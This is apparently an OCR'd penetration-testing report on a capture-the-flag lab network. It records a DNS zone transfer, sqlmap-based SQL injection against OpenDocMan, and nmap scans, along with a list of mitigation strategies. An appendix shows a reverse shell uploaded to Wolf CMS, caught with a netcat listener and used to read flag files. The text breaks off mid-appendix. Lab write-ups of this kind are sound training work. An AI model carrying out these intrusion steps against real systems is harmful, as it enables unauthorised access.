
```
drwx------  4 root root 4096 Apr  4 19:14 .
drwxr-xr-x 18 root root 4096 Apr  1 09:52 ..
-rw-------  1 root root  414 Apr 13 23:55 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  3 root root 4096 May 25  2021 .config
-rw-r--r--  1 root root   27 Apr  3 19:07 flag.txt
drwxr-xr-x  3 root root 4096 May 27  2021 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root  227 May 25  2021 .wget-hsts
bash-5.0# cat flag.txt
cat flag.txt
FLG24 - Snow lands on top.
bash-5.0#
```


HOST: 192.168.34.161

Our team has found 2 flags on this machine with the help of DNS Zone Transfer , SQL injection and image decoder.


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# dig axfr songbirds.snakes @192.168.34.161

; <<>> DiG 9.19.21-1-Debian <<>> axfr songbirds.snakes @192.168.34.161
;; global options: +cmd
songbirds.snakes.       604800  IN      SOA     ns.songbirds.snakes. admin.songbirds.snakes. 2 604800 86400 2419200 604800
songbirds.snakes.       604800  IN      NS      ns.songbirds.snakes.
district1.songbirds.snakes. 604800 IN   A       192.168.34.161
district12.songbirds.snakes. 604800 IN  A       192.168.34.161
district2.songbirds.snakes. 604800 IN   A       192.168.34.161
district5.songbirds.snakes. 604800 IN   A       192.168.34.161
district6.songbirds.snakes. 604800 IN   A       192.168.34.161
district8.songbirds.snakes. 604800 IN   A       192.168.34.161
district9.songbirds.snakes. 604800 IN   A       192.168.34.161
ns.songbirds.snakes.    604800  IN      A       192.168.34.161
theacademy.songbirds.snakes. 604800 IN  A       172.18.55.69
thearena.songbirds.snakes. 604800 IN    A       192.168.34.241
thecapital.songbirds.snakes. 604800 IN  A       192.168.34.52
thehangingtree.songbirds.snakes. 604800 IN A    192.168.34.251
thelaboratory.songbirds.snakes. 604800 IN A     192.168.34.161
songbirds.snakes.       604800  IN      SOA     ns.songbirds.snakes. admin.songbirds.snakes. 2 604800 86400 2419200 604800
;; Query time: 56 msec
;; SERVER: 192.168.34.161#53(192.168.34.161) (TCP)
;; WHEN: Thu May 23 22:56:05 AEST 2024
;; XFR size: 16 records (messages 1, bytes 507)
```


Flag 1: As we got the multiple websites after dns zone transfer we got below mentioned picture attached with QR code so after getting the QR code scanned we got the flag.




11:35
91%
Title
FLG24- There's a natural goodness born into us all. You can either cross that line into evil, or not. And it's our life's work to stay on the right side of that line.
1/1
17

Flag 2: We got another website OpenDocMan reading about it we got to know that it has SQL injection vulnerability using SQLmap we got another flag.





Strategies to mitigate vulnerabilities

1. Zero Trust Architecture
   - Use a zero-trust security model in which no implicit trust levels exist for any entity, whether within or outside the network. Verify each request as if it originated from an accessible network. To implement this model and guarantee that only the required user and devices are accessing the resources, one should implement measures such as identity verification, micro-segmentation, and continuous monitoring.

2. Endpoint Detection and Response (EDR)
   - Use EDR technologies to monitor and protect endpoints against advanced threats continuously. EDR tools effectively identify, contain, and eliminate threats by giving endpoint activity and detecting malicious behaviours and actions.

3. Network Access Control (NAC)
   - Use NAC to ensure that any device that wants to connect to the network conforms to specific security measures. Using NAC solutions, the network access control is checked before allowing a device to access the network to ensure that the device complies with the business standards. This reduces the events of network intrusion by unauthorised and vulnerable devices.

4. Data Loss Prevention (DLP)
   - Organizations should incorporate DLP tools to ensure that the movement of sensitive data within an organization is detected and restricted. DLP systems can identify when data is being transferred in a manner that is not permitted and will prevent the transfer of information, which means data is not leaked or exfiltrated. Use DLP policies to ensure that there is no unauthorised disclosure of information and no theft of company assets.

5. Security Information and Event Management (SIEM)
   - Improve your SIEM's capacity to collect, analyse, and report security event and activity data across the network. SIEM systems help achieve real-time security alert analysis, which helps quickly identify possible security threats. To realise the latent threats, update the SIEM rules frequently and conduct threat hunting.

6. Deception Technology
   - Deception techniques can be employed to put fake targets and pharming in the networks so that the attackers can be detected and deviate from the actual target. In addition to reducing attackers' focus on essential assets and giving insight into their actions, honeypots and honeytokens can help initiate preventative strategies.

7. Application Security Testing
   - Carry out frequent AST scans, including SAST and DAST, to identify and mitigate application code and runtime vulnerabilities. This can be done by ensuring that security testing is done at each stage of the SDLC.

8. Threat Intelligence Integration
   - It is essential to incorporate threat information into security processes to understand new threats and attacks. Integrating threat intelligence makes it easier

to improve security policies, triage alerts, and enhance overall protection and response to threats.

9. Strong Encryption Practices
   - Data must also be protected when transmitted and stored. Strong encryption must be used, and keys used for encryption must be managed appropriately. To prevent unauthorised access to information, one must use encrypted storage devices and ensure that all communication is encrypted.

10. Continuous Security Monitoring
    - Implement the following measures for continuous security monitoring to ensure that the organisation properly understands the network's security status. Turning to machine learning and using data analysis methods is crucial to identify possible threats or risks. This is useful because security incidents are more easily discovered and dealt with if there is ongoing monitoring.

REFERENCES

Lyon, G. F. (2020). Nmap network scanning: The official Nmap project guide to network discovery and security scanning. Insecure.Com LLC. Retrieved from https://nmap.org/book/

Wang, L., & Chang, C. (2020). The impact of penetration testing on the security posture of SMEs. Journal of Cybersecurity, 6(1), tyaa013. https://doi.org/10.1093/cybsec/tyaa013

Ahmed, A., & Ibrahim, M. (2021). Enhancing web security through automated vulnerability assessment tools: A case study of Nikto. Journal of Web Engineering, 20(4), 305-319. Retrieved from https://journals.riverpublishers.com/index.php/JWE/article/view/5828

CVE-2014-6271. (2014). Shellshock: Bash remote code execution vulnerability. Common Vulnerabilities and Exposures. Retrieved from https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271

Schroeder, B. (2020). Wolf CMS security overview. Journal of Web Development and Security, 15(3), 112-128. Retrieved from https://www.webdevsec.com/issues/vol15num3/schroeder

Gupta, R., & Agrawal, V. (2021). Comparative analysis of web vulnerability scanners: Nikto, Nessus, Acunetix. International Journal of Computer Applicatsions, 174(8), 12-19. https://doi.org/10.5120/ijca2021174808

Williams, J., & Wichers, D. (2020). OWASP testing guide v4. OWASP Foundation. Retrieved from https://owasp.org/www-project-testing/

Parker, S., & Beggs, B. (2020). Kali Linux revealed: Mastering the penetration testing distribution. Offensive Security. Retrieved from https://kali.training/

Kumar, R., & Gupta, V. (2020). Automated tools for penetration testing: A review. IEEE Access, 8, 203768-203781. https://doi.org/10.1109/ACCESS.2020.3034515

What is robots.txt? | How a robots.txt file works. (2024). [Online]. https://www.cloudflare.com/learning/bots/what-is-robots-txt/

Wolf CMS - Arbitrary File Upload / Execution. [Online]. https://www.exploit-db.com/exploits/38000

gobuster | Kali Linux Tools. (n.d.). Kali Linux. https://www.kali.org/tools/gobuster/

APPENDICES


Appendix A – Screenshots and logs from the penetration testing process

1. **192.168.34.241**


```
Nmap scan report for 192.168.34.241
Host is up (0.00051s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 09:3d:29:a0:da:48:14:c1:65:14:1e:6a:6c:37:04:09 (DSA)
|   2048 84:63:e9:a8:8e:99:33:48:db:f6:d5:81:ab:f2:08:ec (RSA)
|_  256 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27 (ECDSA)
3128/tcp open   http-proxy Squid http proxy 3.1.19
|_http-server-header: squid/3.1.19
|_http-title: ERROR: The requested URL could not be retrieved
8080/tcp closed http-proxy
MAC Address: 00:15:5D:00:07:04 (Microsoft)
Aggressive OS guesses: Linux 3.2 - 4.9 (95%), Linux 3.10 - 4.11 (92%), Linux 3.13 (91%), C
3.16 (91%), Linux 4.2 (91%), Linux 3.12 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.51 ms 192.168.34.241
```


The nmap scan result above shows that port 8080 is closed and ports 22 and 3128 are open.
Enumeration can begin with 3128/tcp open http=proxy Squid http proxy 3.1.19.

host 192.168.34.241 with port 3128 is set as proxy in the browser




Now access the proxy again.








Wolfcms



And we uploaded our reverse shell file and try to access it.




┌──(root㉿kali)-[~]
└─# rlwrap nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.10.1] from (UNKNOWN) [192.168.34.241] 36129
Linux TheArena 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40
UTC 2014 i686 i686 i386 GNU/Linux
09:53:51 up 16:49, 0 users, load average: 1.04, 1.03, 1.05
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
lib
lost+found
media
mnt
opt
proc
root
run
sbin
selinux
srv
sys
tmp
usr


cd home
ls
lucy
ls -la
total 12
drwxr-xr-x 3 root root 4096 Apr 4 03:38 .
drwxr-xr-x 22 root root 4096 Sep 22 2015 ..
drwxr-xr-x 2 lucy lucy 4096 Apr 4 03:44 lucy
cd lucy
ls
flag.txt
hello_world
cat flag.txt
FLG24 - It's the things we love most that destroy us.

2. **192.168.34.251**


Nmap scan

```
Nmap scan report for 192.168.34.251
Host is up (0.00096s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 02:32:8e:5b:27:a8:ea:f2:fe:11:db:2f:57:f4:11:7e (RSA)
|   256 74:35:c8:fb:96:c1:9f:a0:dc:73:6c:cd:83:52:bf:b7 (ECDSA)
|_  256 fc:4a:70:fb:b9:7d:32:89:35:0a:45:3d:d9:8b:c5:95 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: The Hanging Tree | Index
|_http-server-header: Apache/2.4.38 (Debian)
